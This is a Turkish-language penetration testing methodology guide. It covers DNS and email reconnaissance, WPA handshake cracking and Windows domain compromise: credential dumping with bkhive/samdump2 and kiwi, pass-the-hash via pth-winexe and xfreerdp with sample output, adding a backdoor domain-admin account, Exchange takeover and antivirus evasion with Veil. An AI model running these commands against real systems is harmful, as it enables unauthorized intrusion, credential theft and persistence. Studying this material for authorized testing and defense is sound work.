

Penetrasyon Testi Adımları Ve Kullanılan Araçlar

Versiyon 1.0

Yuşa BAŞ

Cyber Security Researcher

İstanbul Aydın University Cyber Security Department

Linked in

www.linkedin.com/in/yusabas

Outlook

yusa_bas@hotmail.com

İçindekiler

Dış Ağ Güvenlik Testleri.....	4
DNS.....	4
DNS Sunucunun belirlenmesi	4
Zone Transferi Testleri.....	4
DNS Subdomain Tespiti	4
Kurum IP Bloklarının Tespiti	4
Kurum Whois Bilgisi Tespiti	4
E-Posta Testleri	5
E-Posta Başlık Analizi.....	5
Sahte E-Posta Erişim testleri.....	5
E-Posta Sunucu Zayıflık testleri.....	5
E-Posta hesapları şifre testleri	5
E-Posta Sunucu Zararlı yazılım testleri	6
Blacklist Kontrolleri	6
İnternete açık sistemlerin Haritalanması	6
İnternete açık servislerin tespit edilmesi.....	6
Servislerin Zayıflıklarının testleri	6
Servislere Şifre testleri.....	6
Kurum Çalışanlarının tespiti.....	6
Kurum Web sitesi ve Uygulama Testleri	6
İç Ağ Güvenlik Testleri.....	7
İç Ağ Bilgi Toplama:	7
Domain Controller ve DNS sunucu tespiti:	7
Networkteki sistemlerin tespit edilmesi.....	7
Tespit edilen sistem ve cihazların rolleri.	7
Kablosuz Ağ Testi:	7
Zayıflık Tarama.....	8
Tespit edilen servis ve sistemlerin zayıflıklara karşı test edilmesi	8
Sızma	8
Domain kullanıcı elde etme:	8
Kullanıcı Bilgisayarını Test Etme:.....	9
Kaba Kuvvet Saldırılarıyla Servislere Varsayılan Kullanıcı Adı ve Şifre Denemesi Yapmak:	10
Sistemde hak elde etme:	10
Domain Sunucusunu Elde Etme:	11
Antivirüs Atlama:	12

Pth-winexe:.....	12
Veil-Framework.....	13
Pentest de kullanılan araçlar:	13
Nmap:	13
Nessus:	17
Mxtoolbox:	18
TheHarvester:	19
Dnsspider:.....	21
Dirb:.....	22
Recon-ng:.....	23
Sn1per:	30
Nikto:.....	31
Wfuzz:.....	33
Arachni:	35
BruteX:.....	38
Davtest:	39
Fimap:.....	41
Commix:.....	43
Wpscan:.....	45
Sqlmap.....	46
Şifre Saldırıları:.....	47
Crunch:	47
Hydra:	51
Patator:.....	53
Johntheripper	55
Hashcat:.....	56
Zaproxy:.....	60
Burp:.....	65
Metasploit:	72
Setoolkit:	80
Veil-Framework	83
p0wnedShell – PowerShell Runspace Post Exploitation Toolkit.....	88
Kaynakça ve Faydalı bağlantılar	90

Dış Ağ Güvenlik Testleri

DNS

Dnseum kurum.com komutuyla ns, mx, ve zone transfer bilgileri tek komutla toplanabilir.

Dnsmap kurum.com komutuyla ns,mx,mail ve subdomain bilgileri toplanır.

Her bir adımı ayrı ayrı aşağıdaki komutlarla da yapabilirsiniz.

DNS Sunucunun belirlenmesi

Dig ns kurum.com

Nslookup -type=ns kurum.com

Zone Transferi Testleri

Linux ve kali de **Dig axfr @kurumdns.com**

Windows **nslookup**

server kurumdnsip

set type=any

ls -d kurumdns

DNS Subdomain Tespiti

[Theharvester](#) aracı kullanılarak kuruma ait ns,eposta, subdomain bilgileri toplanır.

Theharvester -d domainadı -b all

[Dnsspider](#) aracı kullanarak dns subdomainlere kaba kuvvet saldırısı yapabilirsiniz.

Kurum IP Bloklarının Tespiti

<https://www.ripe.net/> sitesinden kuruma ait herhangi bir ip adresini girip blok tespit edilir.

Örneğin nslookup yaparak kurumun domain adresini yazarak, kuruma ait ip adresi tespit edilir. Daha sonra ripe.net adresinde “search ip adres” bölümüne bu ip adresi yazılarak tüm ip adres aralığı bulunur.

Kurum Whois Bilgisi Tespiti

kali de “**whois kurumadi.com**” komutuyla kurum whois kaydı bilgisi alınır.

Kuruma ait tüm bilgi toplama işlemini aşağıdaki araçlarla toplayabilirsiniz.

[sniper](#), [recon-ng](#)

E-Posta Testleri

E-Posta Başlık Analizi

Kurumdan gelen e-posta başlıkları alınarak [mxtoolbox](#) sitesinde bulunan header analyzer kullanılır.

Mxtoolbox header analyzer kullanılarak kurumun e-posta trafiği incelenir, iç ip bilgileri sızdırılıyor ise bu bilgi not edilir.

Sahte E-Posta Erişim testleri

kurumun kendi alan adından mail alıp almadığı test edilir.

telnet kurummxkaydı 25

ehlo

mail from: [test@kurum.com](#)

rcpt to: [test@kurum.com](#)

Relay testi:

telnet kurummxkaydı 25

ehlo

mail from: [test@test.com](#)

rcpt to: [test@test.com.tr](#)

relay denied gelmiyorsa relay açıktır.

E-Posta Sunucu Zayıflık testleri

e-posta sunucusunun versiyonu tespit edilir. Versiyon da zafiyet olup olmadığı [nessus](#) ile tespit edilir.

Kali de kurduğumuz postfix üzerinden yoğun spam mail gönderimi yapılır.

Kalide kurduğumuz postfix üzerinden zararlı exe içeren pdf dosyası gönderilir

Büyük dosyalar gönderilir.

E-Posta hesapları şifre testleri

Kurum smtp sunucusunda pop3 (110,995), IMAP (143,993), http(s) (80,443) portların açık olup olmadığı tespit edilir.

Şayet pop3 veya imap portları açık ise [hydra](#) ile kaba kuvvet saldırıları düzenlenir.

Exchange owa için [metasploit](#) de "owa_login" modülü kullanılır.

Diğer web login için [burpsuite](#) veya [zaproxy](#) kullanılır.

Hydra, burpsuite veya zaproxy ile kaba kuvvet testleri yapılır.

Şifre üretmek için cupp veya [crunch](#) aracı kullanılabilir.

E-Posta Sunucu Zararlı yazılım testleri

[Setoolkit](#) ile pdf zararlı yazılım oluşturulur ve kurumun test eposta adresine gönderilir.

Blacklist Kontrolleri

[Mxtoolbox](#) sitesinde bulunan blacklist kontrolü yapılır.

İnternete açık sistemlerin Haritalanması

İnternete açık servislerin tespit edilmesi

[Nmap](#) veya [nessus](#) taraması ile bu işlem gerçekleştirilir.

Servislerin Zayıflıklarının testleri

Nmap ve nessus taraması ile gerçekleştirilir.

Servislere Şifre testleri

Hydra, [metasploit](#), [burpsuite](#) veya [zaproxy](#) ile kaba kuvvet testleri gerçekleştirilir.

Kurum Çalışanlarının tespiti

Linkedin veya kurum web sayfasından tespit edilebilir.

Kurum Web sitesi ve Uygulama Testleri

Kurumun internete açık siteleri aşağıdaki araçlarla tarama işlemi gerçekleştirebilirsiniz.

Acunetix, [Dirb](#), [wffuzz](#), [Arachni](#), [Nikto](#), [commix](#), [sqlmap](#), [Fimap](#), [Brutex](#), [davtest](#), [wpsscanner](#) (sayfa wordpress ise)

İç Ağ Güvenlik Testleri

İç Ağ Bilgi Toplama:

Domain Controller ve DNS sunucu tespiti:

Kurum ağına bağlanır bağlanmaz ilk yapılacak işlem kurumun dns sunucusu tespit edilir. Kurumda Microsoft domain altyapısı var ise, domain sunucunun üzerine dns rolünün kurulması zorunlu olduğu için tespit ettiğiniz dns sunucusu aynı zamanda domain sunuculardan biri olacaktır.

Nslookup komutu kullanıldığında dns sunucu size yanıt verecektir.

Networkteki sistemlerin tespit edilmesi.

Nmap ile varlıkların hangi işletim sistemi üzerinde çalıştığı, uygulama ve uygulamanın versiyon bilgisi, hangi servislerin çalıştığı, hangi portların açık olduğu gibi birçok bilgiyi tespit edilir.

Tespit edilen sistem ve cihazların rolleri.

Nmap ile port ve servis bilgisinden hangi role sahip olduğu tespit edilebilir.

Metasploit ile Microsoft sistemleri için aşağıdaki adımlar kullanılır.

Metasploit açılır (msfconsole)

use auxiliary/scanner/smb/smb_version modülü ile içeride smb portu üzerinden Microsoft sunucu ve bilgisayarların hangi işletim sistemi kullandığı, hangi domain veya çalışma grubuna bağlı olup olmadığı tespit edilir.

Kablosuz Ağ Testi:

Kablosuz ağ cihazı kalıye bağlanır,

iwconfig komutuyla kablosuz ağ donanımı kontrol edilir.

airmon-ng start wlan0 komutu kullanılarak monitör moda alınır.

Açık olan servisler kill komutuyla kapatılır.

airodump-ng wlan0mon komutuyla kablosuz ağ cihazlarının ssid, şifreleme türü, kablosuz ağa bağlı istemciler tespit edilir.

```
CH 6 ][ Elapsed: 5 mins ][ 2018-02-12 06:51
BSSID          PWR  Beacons    #Data, #/s  CH  MB  ENC  CIPHER AUTH  ESSID
00:03:61:B8:A0:72 -60    420         0    0    1  48e. WPA2  CCMP  PSK   CSU_Guest
00:02:61:B8:A0:72 -72    415         82    0    1  48e. WPA2  CCMP  PSK   CSU_WIFI

BSSID          STATION            PWR   Rate    Lost    Frames  Probe
(not associated) 84:38:38:EF:30:F4 -57   0 - 1      0       10  VAMT , VAMS , smt
00:02:61:B8:A0:72 90:FD:61:17:F6:93 -54   0 -24     0       39
00:02:61:B8:A0:72 98:E7:F4:FB:39:D2 -55   0 -24     0       3
00:02:61:B8:A0:72 5C:E0:C5:B1:51:2F -56   0 - 5e    0       37
00:02:61:B8:A0:72 74:2F:68:B0:58:9E -58   0 - 1     0       13
00:02:61:B8:A0:72 24:F0:94:83:CD:6C -58   0 -24     0       42
00:02:61:B8:A0:72 F4:0F:24:20:35:84 -65   0 -24e   44       4
00:02:61:B8:A0:72 B8:53:AC:3D:A6:B8 -78   0 -24     0       36  CSU_WIFI
```

Hangi wifi ağı hedef alınacaksa o wifi ağına ait bssid yazılarak trafik dump edilir.

airodump-ng --bssid 00:02:61:b8:a0:72 -w /root/Desktop/csu_wifi wlan0mon

```
CH 10 ][ Elapsed: 5 mins ][ 2018-02-12 07:04
BSSID          PWR Beacons  #Data, #/s  CH  MB   ENC  CIPHER AUTH  ESSID
00:02:61:B8:A0:72 -56    201      61   0   1  48e. WPA2  CCMP  PSK  CSU_WIFI
BSSID          STATION            PWR   Rate    Lost    Frames  Probe
00:02:61:B8:A0:72 30:5A:3A:B6:37:F2 -32   0 - 1e    0        1
00:02:61:B8:A0:72 84:38:38:EF:30:F4 -51   0 - 24    0        12
00:02:61:B8:A0:72 90:FD:61:17:F6:93 -55   0 - 24    0        31
00:02:61:B8:A0:72 24:F0:94:83:CD:6C -56   0 - 24    0        23
00:02:61:B8:A0:72 0C:8B:FD:4B:9E:11 -57   2e-54e   0        31
00:02:61:B8:A0:72 5C:E0:C5:B1:51:2F -58   0 - 2e    0        30
00:02:61:B8:A0:72 A0:32:99:E5:39:D9 -66   0 - 1     27       48
00:02:61:B8:A0:72 B8:53:AC:3D:A6:B8 -69   0 - 24    0        37
00:02:61:B8:A0:72 74:2F:68:B0:58:9E -52   0 - 1     0        11
```

Daha sonra deauthentication paketi gönderilerek hedef kişinin kablosuz ağdan düşüp tekrar bağlanması sağlanır.

aireplay-ng -a 00:02:61:b8:a0:72 wlan0mon -O 0 -c 0C:8B:FD:4B:9E:11

Şifrenin kırılması:

Deauthentication paketi sonrası client tekrar bağlandığında airodump-ng ekranında “wpa handshake” bilgisi gelir. Bu bilgi handshake paketinin yakalandığını gösterir. Dump işlemi durdurulup daha sonra dump edilen cap dosyasına kaba kuvvet saldırısı denir.

aircrack-ng /root/Desktop/csu_wifi-01.cap -w /root/Desktop/rockyou.txt

Zayıflık Tarama

Tespit edilen servis ve sistemlerin zayıflıklara karşı test edilmesi

[Nessus](#) kullanılarak zafiyet taraması yapılır.

Nessus üzerinden tespit edilen zafiyetler [metasploit](#) veya core impact kullanılarak sistem de hak elde edilmeye çalışılır.

Sızma

Domain kullanıcı elde etme:

Sızma testlerinde en önemli başlıklardan bir tanesi domain kullanıcısının elde edilmesi. Şayet bir domain kullanıcısı elde edildiği takdirde, tüm domain kullanıcılarının domain controller da okuma hakkına sahip olduğu için, Ad Explorer aracı ile tüm domain yapısı görüntülenir.

Yöntem 1: Bu işlem için Cain & Abel kullanılır. Ağ da bulunan kullanıcılar ile gateway arasına girilerek tüm ağ trafiğinin sizin üzerinden gitmesi sağlanır. Böylelikle domain kullanıcılarının domain controllera veya e-posta sunucusuna oturum açma sırasında ağ da gidecek kullanıcı adı ve şifreler açık veya hashli olarak elde edilebilecektir.

Yöntem2: Domain kullanıcısı elde etmenin diğer yöntemi ise yazıcılarda tanımlanmış e-posta gönderimi için izin verilen kullanıcılar olabilir. Yazıcı konfigürasyonuna erişim sağlanarak tanımlı

herhangi bir kullanıcı olup olmadığı kontrol edilir. Şifresi gizli olarak tanımlı kullanıcılar için kendi sunucunuza kurabileceğiniz ldap servisi sayesinde şifre açık olarak elde edilebilir. Bunun için printerdaki konfigürasyonda ldap sunucusu olarak kendi makinenizi tanımlamanız halinde, printer ldap testi için sizin sunucuya bağlanacak ve şifreyi size gönderecektir.

Yöntem 3: herkese açık paylaşımlar. Anonim olarak açılan paylaşım klasörlerinde tanımlı kullanıcı adı ve şifreler tespit edilmeye çalışılır. Bunun için metasploit de bulunan aşağıdaki modül kullanılır.

use auxiliary/scanner/smb/smb_enumshares

set SpiderShares true komutuyla paylaşımın alt klasörlerine erişim sağlanır.

Set showfiles true komutuyla hangi dosyaların olup olmadığı tespit edilir.

Yöntem 4: Domain kullanıcılarına kaba kuvvet saldırısı yapılarak zayıf parola kullanan kullanıcılar tespit edilir. Bunun için metasploit de bulunan aşağıdaki modül kullanılır.

use auxiliary/scanner/smb/smb_login

Domain kullanıcısı elde edildikten sonra Ad Explorer açılır ve domain kontroller ip adresi, kullanıcı adı ve şifre ile tüm domain yapısı tespit edilir.

Domain kullanıcıları, aktif dizin de bulunan sysvol dosyasını okuma hakkına sahiptirler. Sysvol dosyasının altında tanımlı group policylere erişim sağlanabilir.

use auxiliary/scanner/smb/smb_enum_gpp modülü ile domain de kullanılan grup policylerde kayıtlı kullanıcı adı ve şifreler var ise onlar tespit edilir.

Domain şifre politikasının kontrolü:

Şayet bir domain kullanıcısının prosesine migrate ettiyseniz, aşağıdaki komut kullanılarak domaindeki şifre politikası kontrol edilir.

Net accounts /domain

Kullanıcı Bilgisayarını Test Etme:

Kurumdan domainde bulunan personele verilen bir bilgisayar istenir.

BIOS ayarları kontrol edilerek, bios a şifre konmuş mu kontrol edilir. BIOS dan içerisinde bootable kali olan usb ile bilgisayar boot edilir.

Aşağıdaki bkhive ve samdump2 komutları çalıştırılarak lokal hashler alınır.

Windows partition olarak /dev/sda1 olarak gelen bir kali makinada aşağıdaki komutlar çalıştırılır.

```
# mkdir -p /mnt/sda1
```

```
# mount /dev/sda1 /mnt/sda1
```

```
# bkhive /mnt/sda1/Windows/System32/config/SYSTEM /tmp/saved-syskey.txt
```

```
# samdump2 /mnt/sda1/Windows/System32/config/SAM /tmp/saved-syskey.txt > /tmp/ hashes.txt
```

Hashler alındıktan sonra hashler kullanılarak smb_login denemesi yapılır.

Kaba Kuvvet Saldırılarıyla Servislere Varsayılan Kullanıcı Adı ve Şifre Denemesi Yapmak:
Nmap ile açık olan port ve servisleri tespit ettikten sonra aşağıdaki servislere varsayılan kullanıcı adı ve şifrelerle kaba kuvvet saldırısı düzenlenir. Varsayılan kullanıcı adı ve şifre listesine <https://github.com/danielmiessler/SecLists/tree/master/Passwords> adresinden erişebilirsiniz. Saldırı için [hydra](#), [Patator](#), burp, zaproxy veya metasploit modülleri kullanılabilir.

Telnet:

Ssh:

Pop3:

Imap:

ftp:

mysql:

mssql:

oracle:

http(s):

Sistemde hak elde etme:

Zafiyet kullanılarak sistemde hak elde edildikten sonra aşağıdaki adımlar uygulanır

- i. Sysinfo (hak elde ettiğin sunucu bilgisi)
- ii. Getuid (sunucuya hangi hak ile bağlandığınızı)
- iii. Ps (çalışan prosesler)
- iv. Load kiwi (kiwi modülünü yükler)
- v. Creds_all (ram deki şifreleri açık olarak alır)
- vi. Hashdump (lokal kullanıcı hashlerini alır)
- vii. Run post/Windows/gather/enum.. (çift tab yaparak birçok post modülü kullanabilirsiniz)
- viii. Run post /Windows/gather/credential.. (çift tab yaparak birçok modül kullanılabilir)
- ix. Sql çalışıyor ise post modüllerden sql_hashdump modülü kullanılır
- x. Chrome prosesi açık ise post modüllerden chrome da kayıtlı şifreler açık olarak alınır.

Elde edilen hash,kullanıcı ve şifre bilgileri ile aşağıdaki modül kullanılır.

use auxiliary/scanner/smb/smb_login

elde ettiğiniz hesap bilgileri domain hesabı ise domain bilgisi verilerek hangi sunucularda oturum açabildiği bilgisi alınır. Sadece lokal hash bilgisi veya hesap bilgileri alındı ise, lokal hash bilgileri ile başka nerde kullanıldığı tespit edilir.

Şayet hiçbir yerde oturum açamadı ise, elde edilen açık şifreler ile elde ettiğiniz kullanıcılar ile domain admin veya lokal yönetici hesabı için kaba kuvvet saldırısı düzenlenir.

Elde edilen hash veya kullanıcı adı ve şifre bilgisi ile smb_login modülünden başarılı sonuç alındı ise, aşağıdaki modül kullanılarak ilgili sunucuda meterpreter açılır.

use exploit/windows/smb/psexec

Sistemde Kalıcı Olma:

Elde ettiğiniz sunucu şayet domainde bulunan sunuculardan biri ise, ps komutu kullanılarak domain kullanıcısının oturumu kontrol edilir. İlgili domain hesabına migrate edilir.

Post modüller kullanılarak enum_domain_computers bilgisi elde edilir.

Shell komut satırına geçilerek aşağıdaki komutlar kullanılır.

Net users /domain (domain de bulunan tüm kullanıcı bilgisi elde edilir.)

Net group "domain admins" /domain (Domain admin kullanıcılarının bilgisi elde edilir)

Net group "Organization Management" /domain (Exchange yöneticilerinin bilgisi elde edilir)

Şayet çalışan proses de ki kullanıcı yetkili hesap ise, aşağıdaki komut kullanılarak domain de hesap açılır ve kalıcı hale gelir.

Net user güvenlik_test şifre /add /domain

Net group "domain admins" güvenlik_test" /add /domain

Kurum ortamında şayet Microsoft Exchange var ise aşağıdaki komut kullanılarak Exchange sunucusunda yönetici olunur.

Net group "Organization Management" güvenlik_test /add /domain

Domain Sunucusunu Elde Etme:

Domain admin kullanıcısı elde ettiyseniz veya kullanıcı hesabınızı domain admin grubuna ekledi iseniz, veya domain sunucusunda zafiyet tespit ettiniz ve zafiyeti sömürerek sunucuda hak elde etti iseniz, ilk yapmanız gereken işlem domain de bulunan tüm kullanıcıların hash bilgisini almak olacaktır.

Psexec modülü kullanılarak ilgili sunucuda meterpreter bağlantısı sağlanır.

Run post/windows/gather/credentials/domain_hashdump modülü kullanılarak tüm domain kullanıcılarının hashi alınır.

Hashlerin Kırılması:

Elde edilen hashler bir excel tablosunda toplanır. Excel de metni sütuna dönüştür menüsü ile ":" dan sonraki her metni sütun olarak ayırır. Özet tablo oluşturularak benzer hashlerin listesi çıkartılır. En çok kullanılan hash bilgisinden başlayarak tüm hashler [hashcat](#) ile kırılır.

E-posta Sisteminin Yönetimi:

Elde ettiğiniz hesap "organization management" grup üyesi veya oluşturduğunuz hesabı organization management grubuna ekledi iseniz, Exchange sunucuya rdp erişimi var ise rdp bağlantı sağlanır.

Exchange management Shell kullanılarak aşağıdaki komutlar çalıştırılır.

Get-mailbox -resultsize:unlimited |ft Displayname, primar*smtp* komutu kullanılarak kuruma ait tüm e-posta adreslerinin listesi alınır.

Kullanılan Exchange sunucu versiyonu 2010 ise Exchange console kullanılarak istenilen e-posta hesabı, gruplar, veritabanları, tracking loglar görüntülenebilir.

Kullanılan exchcnage sunucu verisyonu 2013 veya 2016 ise, <https://localhost/ecp> ile exchange yönetim paneline oturum açılabilir.

Şayet rdp erişimi yok ise, <https://exchangesunucuip/ecp> adresinden erişim sağlanabilir.

Antivirüs Atlatma:

Pth-winexe:

Lokal kullanıcı ve hash elde ettiniz ve smb_login ile birden çok sunucuda oturum açabildiğinizi tespit ettiniz. Fakat psexec ile meterpreter açamıyorsunuz, bu durumda ya hash'i kıracaksınız karşı tarafta rdp yapacaksınız veya pth-winexe aracını kullanarak hash ile karşı sunucuda oturum açacaksınız.

```
root@kali:~# pth-winexe
winexe version 1.1
This program may be freely redistributed under the terms of the GNU GPLv3
Usage: winexe [OPTION]... //HOST COMMAND
Options:
-h, --help                Display help message
-V, --version             Display version number
-U, --user=[DOMAIN/]USERNAME[%PASSWORD] Set the network username
-A, --authentication-file=FILE Get the credentials from a file
-N, --no-pass             Do not ask for a password
-k, --kerberos=STRING     Use Kerberos, -k [yes|no]
-d, --debuglevel=DEBUGLEVEL Set debug level
--uninstall              Uninstall winexe service after remote execution
--reinstall              Reinstall winexe service before remote execution
--system                 Use SYSTEM account
--profile                Load user profile
--convert               Try to convert characters between local and remote code-pages
--runas=[DOMAIN/]USERNAME[%PASSWORD] Run as the given user (BEWARE: this password is sent in cleartext over the network!)
--runas-file=FILE       Run as user options defined in a file
--interactive=0|1       Desktop interaction: 0 - disallow, 1 - allow. If allow, also use the --system switch (Windows requirement). Vista does not support this option.
--ostype=0|1|2          OS type: 0 - 32-bit, 1 - 64-bit, 2 - winexe will decide. Determines which version (32-bit or 64-bit) of service will be installed.
```

```
root@kali:~# pth-winexe -U win2012/offsec%aad3b435b51404eeaad3b435b51404ee:8846f7eaae8fb117ad06bdd830b7586c //192.168.2.101 cmd
E_md4hash wrapper called.
HASH PASS: Substituting user supplied NTLM HASH...
Microsoft Windows [Version 6.2.9200]
(c) 2012 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

Karşı tarafta cmd ile bağlantı açtıktan sonra isterseniz kullanıcı açıp rdp yapabilirsiniz.

Diğer bir yöntem ise xfreerdp aracını kullanmak.

Kali de **apt-get install freerdp-x11** komutuyla aracı kurabilirsiniz.

```
root@kali:~# xfreerdp /u:offsec /d:win2012 /pth:8846f7eaae8fb117ad06bdd830b7586c /v:192.168.2.102
connected to 192.168.2.102:3389
FreeRDP: 192.168.2.102
Administrator: Command Prompt
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Windows\system32>ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0:

    Connection-specific DNS Suffix  . : 
    Link-local IPv6 Address . . . . . : fe80::d49c:5946:4338:6420%12
    IPv4 Address. . . . . : 192.168.2.102
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.2.77

Tunnel adapter isatap.{46F858C0-F72F-4D9B-BD48-A479CA1B4019}:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . : 

C:\Windows\system32>
```

Veil-Framework

Antivirüs atlatma yöntemlerinden birisi de [Veil](#) aracını kullanarak payload oluşturmaktır.

Pentest de kullanılan araçlar:

Nmap:

Varlıkların hangi işletim sistemi üzerinde çalıştığı, uygulama ve uygulamanın versiyon bilgisi, hangi servislerin çalıştığı, hangi portların açık olduğu gibi ve daha birçok bilgiyi tespit etmeye çalışılır. Tespit edilen bu bilgilerin daha sonra ne tür zaafiyetler barındırdığına bakılır. Tüm bu işlemleri yapmak için en yaygın olarak kullanılan araç nmap aracıdır.

Nmap bir çok platformda çalışabilir. Biz ptf altyapısında çalıştığımız için testlerimizi bu ortamda gerçekleştireceğiz.

En basit kullanımı ile **nmap <Hedef IP>** komutunu kullanabiliriz.

Nmap farklı tarama yöntemi ve her tarama yöntemi için farklı seçenekler sunmaktadır. Farklı tarama yöntemi ve seçenekleri bilmeniz sizin hedef hakkında daha hızlı ve kapsamlı bilgi sahibi olmanızı sağlayacaktır.

Nmap'ın farklı tarama yöntemi ve seçeneklerine geçmeden önce nmap'ın çalışma mantığını inceleyelim.

Nmap komutunu herhangi bir seçenek vermeden çalıştırırsanız, hedef IP'yi taramaya başlarken ilk başta ICMP ECHO ve TCP ACK bayrağını göndererek hedef IP'yi pingler (Nmap'ın ping mantığı). Böylelikle hedef IP'de ki varlığın açık olup olmadığına bakar. Ping yanıtını alamazsa taramayı durdurur.

Standart taramadan birkaç örnek verelim.

```
nmap 192.168.152.135      #Tek bir IP adresi için tarama yapılacağını belirtir
```

```
nmap 192.168.152.135-150  # 192.168.152.135 ve 192.168.152.150 adres aralığında ki tüm IP adreslerini tarar.
```

```
nmap -IL iplistesi.txt    # iplistesi.txt dosyası içerisinde ki IP adreslerini tarar
```

Basit bir tarama çıktısına bakalım. 192.168.1.216 makinasının açık olduğunu ve 1000 portunu taradığını, 997 portun filtered olduğunu, açık olan portlarda da hangi servislerin açık olduğunu tespit etti.

```
root@kali:~# nmap 192.168.1.216

Starting Nmap 7.60 ( https://nmap.org ) at 2018-02-13 03:01 EST
Nmap scan report for DESKTOP-6T20TST (192.168.1.216)
Host is up (0.00080s latency).
Not shown: 997 filtered ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
MAC Address: F0:03:8C:0A:53:75 (AzureWave Technology)

Nmap done: 1 IP address (1 host up) scanned in 18.79 seconds
```

Şimdi de daha kapsamlı tarama şekline bakalım.

nmap <tarama türü> <seçenekler> <hedef>

Tarama türüne geçmeden önce bayraklar ve 3'lü el sıkışmadan bahsedelim.


SYN = Senkronize mesajı (Synchronize)

ACK = Alındı Mesajı (Acknowledgement)

RST = Bağlantı iptali(Reset)

FIN = Bitirme mesajı (Finish)

3'lü el sıkışma:



Hedef ile kullanıcı arasında tam bir bağlantı sağlanır. Karşılıklı gönderilen paketlerle bağlantı sağlanır ve bağlantı kayıt altına alınır.

Kullanıcı, bağlantı kurmak istediği hedefe TCP SYN mesajı gönderir. Hedef deki bilgisayar, kullanıcıya TCP SYN/ACK mesajı döner, kullanıcı tekrar ACK mesajı döner. Hedef bağlantı isteğini kabul eder ve ACK "TCP connection is ESTABLISHED" mesajı gönderir. Bu işleme 3'lü el sıkışma denir.

Tarama türleri:

Ping taraması: Tüm Sistemlere Ping atarak yanıt veren sistemlerin açık olup olmadığını denetler, bir nevi sunucu ve istemcileri tespit eder

```
nmap -sP 192.168.152.0/24
```

TCP SYN Taraması: Varsayılan tarama türüdür. Tarama işlemi, gönderilen SYN paketine gelen cevaba göre gerçekleşir. Gönderilen SYN paketine karşılık alınan paket RST+ACK ise port kapalıdır ve tarama bir sonra ki port ile devam eder. Eğer alınan paket SYN+ACK ise portun açık olduğu anlaşılır ve bir RST paketi gönderilerek iletişim kurulmadan tarama işlemi tamamlanır. Amaç 3'lü el sıkışma tamamlanmaması ve hedef sistemde kayıt altına alınmamasıdır.

```
nmap -sS 192.168.152.0/24
```

TCP Connect Scan: Bu taramada 3'lü el sıkışma işlemi gerçekleşir ve tarama kayıt altına alınır. SYN Scan tekniğinin tersine eğer SYN paketlerine karşılık SYN+ACK geliyorsa ACK paketi gönderir ve port tarama tamamlanır.

```
nmap -sT 192.168.152.0/24
```

UDP Taraması: UDP portlarının durumunu analiz etmek için kullanılan bu yöntemde tarama gönderilen UDP paketlerinin durumuna göre gerçekleşir. ICMP Port Unreachable ise port kapalıdır, eğer gelen cevap yine UDP paketi ise port açıktır.

nmap -sU 192.168.152.0/24

NULL - FIN - XMAS Scan: 3 tarama türü de kısmi benzerlik göstermektedir. Gönderilen paketlere cevap olarak RST+ACK gönderiliyorsa port kapalı, ICMP Port Unreachable gönderiliyorsa port filtreli, hiç bir şey gönderilmiyorsa port açıktır.

NULL Scan üzerinden gönderilen paketler her hangi bir bayrağa sahip değildir (her hangi bir teknik uygulanmaz).

nmap -sN 192.168.152.133

FIN Scan üzerinden gönderilen paketler FIN bayrağına sahiptirler (kendi tekniğini uygular).

nmap -sF 192.168.152.133

XMAS Scan üzerinden gönderilen paketler, farklı bayraklara sahip olabilir.

nmap -sX 192.168.152.133

Tarama türlerini öğrendikten sonra şimdide seçeneklere bakalım.

-Pn : Host discovery yapılmaz, bütün hostlar ayakta varsayılır.

-p : port veya port aralıklarını belirtmek için kullanılır. -p22; -p1-65535

-O : TCP/IP davranışlarından yola çıkarak işletim sistemini belirleyecek parametredir.

-sV : Hedef sistemlerin servislerinin versiyonlarını tespit etmede kullanılır.

-T[1-5] : Birim zamanda gönderilecek paket hız seviyesini belirlemek için kullanılan parametredir. 5 en yüksek seviyeyi 1 ise en düşük seviyeyi belirtir.

-F : Fast mode, varsayılan taramalarda belirlenen portlardan biraz daha azı kullanılır.

-r : Portları sırayla tarar. Rastgele tarama kullanılmaz.

-top-ports <sayı> : <sayı> ile belirtilen ortak portları tarar.

-S : Kaynak IP yi belirlemek amacıyla kullanılır.

-n/-R : Asla DNS Çözümlemesi yapılmaz/Herzaman DNS çözümlemesi yapılır

-dns-servers <serv1[,serv2],...> : Özel DNS serverları belirtmek için kullanılır.

-system-dns : İşletim sistemine ait DNS çözümleyici kullanılır.

-traceroute : Traceroute özelliğini aktif hale getirir.

-open : Sadece açık portları görüntülememizi sağlar.

-packet-trace : Alınan ve gönderilen tüm paketleri görüntülemek için kullanılır.

nmap [hedef_IP] > tarama.txt : Yapılan taramanın txt formatında kaydetmemizi sağlar.

--script : script seçenekleri için kullanılır. --script=<script adı>

-A : En sık kullanılan scriptleri çalıştırır.

Örneklerle anlatılanları pekiştirelim:

```
nmap -sS -F 192.168.152.133 # En yaygın 100 portu tara
nmap -sS -p80 192.168.152.133 # 80 portunu tara
nmap -sS -p1-100 192.168.152.133 # 1 ile 100 arasında ki portları tara
nmap -sS -p1,100,102 192.168.152.133 # 1, 100 ve 02. portları tara
nmap -sS -top-ports <10> 192.168.152.133 # En sık kullanılan 10 adet portu tarar
nmap -sS -p- 192.168.152.133 # 65535 adet portun tamamını tarar
nmap -sS -p U:53,T:22 192.168.152.133 # UDP 53 ve TCP 22. portu tarar
nmap -sS -sV 192.168.152.133 #Servis bilgisini tara
nmap -sS -O 192.168.152.133 #İşletim sistemini tespit et
